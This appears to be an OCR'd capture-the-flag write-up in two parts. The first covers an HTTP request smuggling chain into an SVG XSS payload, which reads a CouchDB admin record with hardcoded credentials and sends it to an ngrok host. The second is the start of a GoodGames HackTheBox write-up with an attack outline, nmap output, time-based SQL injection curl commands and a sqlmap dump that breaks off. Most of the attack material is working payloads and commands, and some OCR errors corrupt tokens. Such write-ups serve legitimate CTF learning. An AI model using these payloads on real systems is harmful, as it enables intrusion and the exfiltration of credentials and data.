


```
GET /bla HTTP/1.1\r\n
Host: 127.0.0.1\r\n
Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaa:\r\n
Content-Length: 793\r\n
\r\n
POST /api/test-ui HTTP/1.1\r\n
Host: 127.0.0.1:1337\r\n
Content-Length: 39\r\n
Content-Type: application/json\r\n
User-Agent: curl/7.74.0\r\n
Cookie:
session=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6IjY2MWJhMDJ
iLTg1NzgtNGI2ZC05MDQ2LTA4MmZlNGRlNjM4NiIsInprdSI6Imh0dHA6Ly9sb2
NhbGhvc3Q6MTMzNy91cGxvYWRzL2QyMjViYzM1YTczM2NlOWNlNjliYTcwZmNjO
DRmZjBlLnBuZyJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjM3MzQ0OTA
1fQ.bOMdRUxnVV6Wbxiwm3Wh0hgLHlippsdZFCWgVGaRlNgrUU0vtDAe-5rUlbo
nZe6lao4BLDwXx814E-6Tlpd-_AiAnMPnDafNF04YjNC_OVDUudCkBKlaYo69Lt
BgcgBtCuZyghBJiGkNBJBNgYS40btxX9LpMJdIu2Hf9nY6wCaw7eWxw9WbpWDM7
iOtfiJK4q-3RC3Govh2r85v9g5q4xVWsTf_Xa7nnR4_877ax-6joHecNZ6K6iT8
orYJbyZIpE2O7w-fX7GKXL89aj6qgX9rrOEixnTsdSDU076v03s_x6h0zoh5uyY
kVieEvdQL2lIFb5_jXOtzxggjJpuaZw\r\n
Accept: */*\r\n
\r\n
{"path": "register", "keyword": "User"}\r\n
\r\n
```

```
HTTP/1.1 404 Not Found
x-powered-by: Express
content-type: application/json; charset=utf-8
content-length: 32
date: Fri, 19 Nov 2021 21:59:02 GMT

{
  "message":"404 page not found"
}
```

Burp only returns a 404 since it only shows the response of the first "legitimate" request, that only served as a stager for our smuggled request. We knew that the second request was successfully smuggled since we added some logs on the local instance of the application, that showed that the **testUI** function was indeed triggered with the arguments **path => register**; **keyword => User**.


Now, why was this **/api/test-ui** endpoint and its function **testUI** so interesting? It actually forces the server to make an **http request** to `http://127.0.0.1:1337/${path}` through a headless browser:



```
const testUI = async (path, keyword) => {
        console.log("We got in the testUI function");
    return new Promise(async (resolve, reject) => {
        const browser = await puppeteer.launch(browser_options);
        let context = await browser.createIncognitoBrowserContext();
        let page = await context.newPage();
        try {
            await page.goto(`http://127.0.0.1:1337/${path}`, {
                waitUntil: 'networkidle2'
            });

            await page.waitForTimeout(8000);
                console.log("We sent the request");

            await page.evaluate((keyword) => {
                return document.querySelector('body').innerText.includes(keyword)
            }, keyword)
                .then(isMatch => {console.log("We're returning this from evaluate : " + isMatch); resolve(isMatch)});
        } catch(e) {
                console.log("No match!");
            reject(false);
        }

        await browser.close();
    });
};
```

Since we control the **path** argument, we can actually force the server to make a request to localhost. If we could actually point this request to a file containing **Javascript**, we would have an **XSS**, which would be interesting for us since the database used by the application is **couchdb**, that is accessible only locally on port 5984. Interaction with **couchdb** is entirely done through **HTTP**. So if we can **force the server through XSS to make requests to its local instance of couchdb and somehow relay the response to us, we would have access to the database**.

We can actually do such a thing and trigger the XSS, since as we recall, the site allows uploading **SVG files**. SVG files can contain <script> tags and make the client execute the contained Javascript. We create the following **payload.svg** file:




```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
        var target = 'http://admin:youwouldntdownloadacouch@localhost:5984/users/admin';
        var req1 = new XMLHttpRequest();
        req1.open('GET', target, false);
        req1.setRequestHeader("Authorization", "Basic " + btoa("admin:youwouldntdownloadacouch"));
        req1.send();
        var response = req1.responseText;
        var req2 = new XMLHttpRequest();
        req2.open('GET', 'http://ceea-93-29-231-20.ngrok.io/' + btoa(response), true);
        req2.send();
   </script>
</svg>
```

When the server is redirected to this **svg** file, it will execute our javascript payload. It will :

1. Force the server to make a request to localhost:5984/users/admin (dumping data of the table “users”, row with ID “admin”).
2. Send the response to our **ngrok** server as base64 in the URL.

Only thing left to do is to smuggle a request triggering the **testUI** fonction with the **path** body argument set to the **svg payload**:



```
GET /bla HTTP/1.1\r\n
Host: 188.166.174.107:32455\r\n
Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaa:\r\n
Content-Length: 826\r\n
\r\n
POST /api/test-ui HTTP/1.1\r\n
Host: 127.0.0.1:1337\r\n
Content-Length: 72\r\n
Content-Type: application/json\r\n
User-Agent: curl/7.74.0\r\n
Cookie:
session=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6
IjY2MWJhMDJiLTg1NzgtNGI2ZC05MDQ2LTA4MmZlNGRlNjM4NiIs
ImprdSI6ImhGdHA6Ly9sb2NhbGhvc3Q6MTMzNy91cGxvYWRzL2Oy
MjViYzM1YTczM2NlOWNlNjliYTcwZmNjODRmZjBlLnBuZyJ9.eyJ
1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjM3MzQ0OTA1fQ.bOMd
RUxnVV6WbxiwmЗWhOhgLHlippsdZFOWgVGaRlNgrUU0vtDAe-5rU
1bonZe6lao4BLDwXx814E-6Tlpd-_AiAnMPnDafNFO4YjNC_OVDU
udCkBKlaYo69LtBgcgBtCuZyghBJiGkNBJBNgYS40btxX9LpMJdI
u2Hf9nY6wCaw7eWxwSWbpWDM7iOtfiJK4q-3RC3Govh2r8Sv9gSq
4xVWsTf_Xa7nnR4_877ax-6joHecNZ6K6iT8orYJbyZIpE2Q7w-f
X7GKXL89aj6qgX3rrOEixnTsdSDU076vO9s_x6hOzohSuyYkVieE
vdQL2lIFb5_jXOtzxggjJpua2w\r\n
Accept: */*\r\n
\r\n
{"path":
"uploads/1caac12cf7f05dd9f56f129f90b31755.svg",
"keyword": "i"}\r\n
\r\n
```

The server will request the SVG, execute the JS, make a request locally to the couchdb, and exfiltrate the response of the request to us. We indeed get a hit on our **ngrok** server, and **we get the flag**.

GOODGAMES - FULLPWN

GOODGAMES - FULLPWN

PART 1 - PROOF OF CONCEPT

1. SQL injection
   a. database dumped from the email field at http://goodgames.htb/login
   b. webadmin credentials found in the dumps
   c. webadmin hash cracked with hashcat and rockyou.txt
2. Server Side Template Injection
   a. access admin webpage with cracked creds
   b. RCE found in the “Full Name” field at http://internal-administration.goodgames.htb/settings
3. Docker escape
   a. docker has access to the host’s home directory, we got a username.
   b. ssh to host with the username and the webadmin password we cracked earlier
4. Abusing docker’s root user
   a. as root in the docker, copy a shell to the user’s home directory and add the suid bit
   b. as user in the host, execute the shell

PART 2 - STEPS

Enumerate the target. We find an open port http (80)


```
 sudo nmap 10.129.226.126 -A -p- -oA fscan
[sudo] password for myoscp:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-19 14:07 CET
```

```
Nmap scan report for 10.129.226.126
Host is up (0.013s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE  VERSION
80/tcp open  ssl/http Werkzeug/2.0.2 Python/3.9.2
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
|_http-title: GoodGames | Community and Store
No exact OS matches for host (If you know what OS is running on it, see https://nmap.o
rg/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=11/19%OT=80%CT=1%CU=38527%PV=Y%DS=2%DC=T%G=Y%TM=6197A1
OS:B7%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST
OS:11NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   11.82 ms 10.10.14.1
2   12.02 ms 10.129.226.126

OS and Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.66 seconds
```

80 HTTP

Domain: GoodGames.htb

Wappalyzer :


TECHNOLOGIES MORE INFO

JavaScript frameworks
GSAP 1.20.3

Programming languages
Python 3.9.2


Font scripts
Font Awesome
Google Font API
Ionicons

JavaScript libraries
Flickity
Hammer.js 2.0.7
jQuery 3.3.1
Moment.js 2.22.1
SoundManager


Web frameworks
Flask 2.0.2

Web servers
Flask 2.0.2


UI frameworks
Bootstrap 4.1.1


```
---- Scanning URL: http://10.129.226.126/ ----
+ http://10.129.226.126/blog (CODE:200|SIZE:44212)
+ http://10.129.226.126/forgot-password (CODE:200|SIZE:32744)
+ http://10.129.226.126/login (CODE:200|SIZE:9294)
+ http://10.129.226.126/logout (CODE:302|SIZE:208)
+ http://10.129.226.126/profile (CODE:200|SIZE:9267)
+ http://10.129.226.126/server-status (CODE:403|SIZE:279)
+ http://10.129.226.126/signup (CODE:200|SIZE:33387)
```

Into the browser, let's see the website. We found a login form



Here an important information, there is an admin account



admin@goodgames.htb

admin

SQLi found with sleep

When login with email=`' or sleep(x) -- #` the page takes x*2 seconds to load. This indicates that the SQL `sleep` command has been executed twice.

```
$ time curl -s http://goodgames.htb/login --data-raw "email=' or sleep(0) -- #&passwor
d=a" >/dev/null

real    0m0.068s
user    0m0.013s
sys     0m0.006s
$ time curl -s http://goodgames.htb/login --data-raw "email=' or sleep(1) -- #&passwor
d=a" >/dev/null
```


```
real    0m2.081s
user    0m0.014s
sys     0m0.008s
$ time curl -s http://goodgames.htb/login --data-raw "email=' or sleep(2) -- #&passwor
d=a" >/dev/null

real    0m4.076s
user    0m0.017s
sys     0m0.004s
$ time curl -s http://goodgames.htb/login --data-raw "email=' or sleep(4) -- #&passwor
d=a" >/dev/null

real    0m8.070s
user    0m0.007s
sys     0m0.006s
```

Automate the injection with sqlmap. Save the redirection header captured with burp in a file and then use sqlmap to retrieve data


```
POST /login HTTP/1.1
Host: goodgames.htb
Content-Length: 59
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://goodgames.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://goodgames.htb/signup
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

email=mail&password=password
```


Running SQLmap with the file previously saved containing the request header

sqlmap -r request.txt –dump –level 3 –risk 3


```
dmin@goodgames.htb
[13:39:06] [INFO] retrieved: 1
[13:39:09] [INFO] retrieved: admin
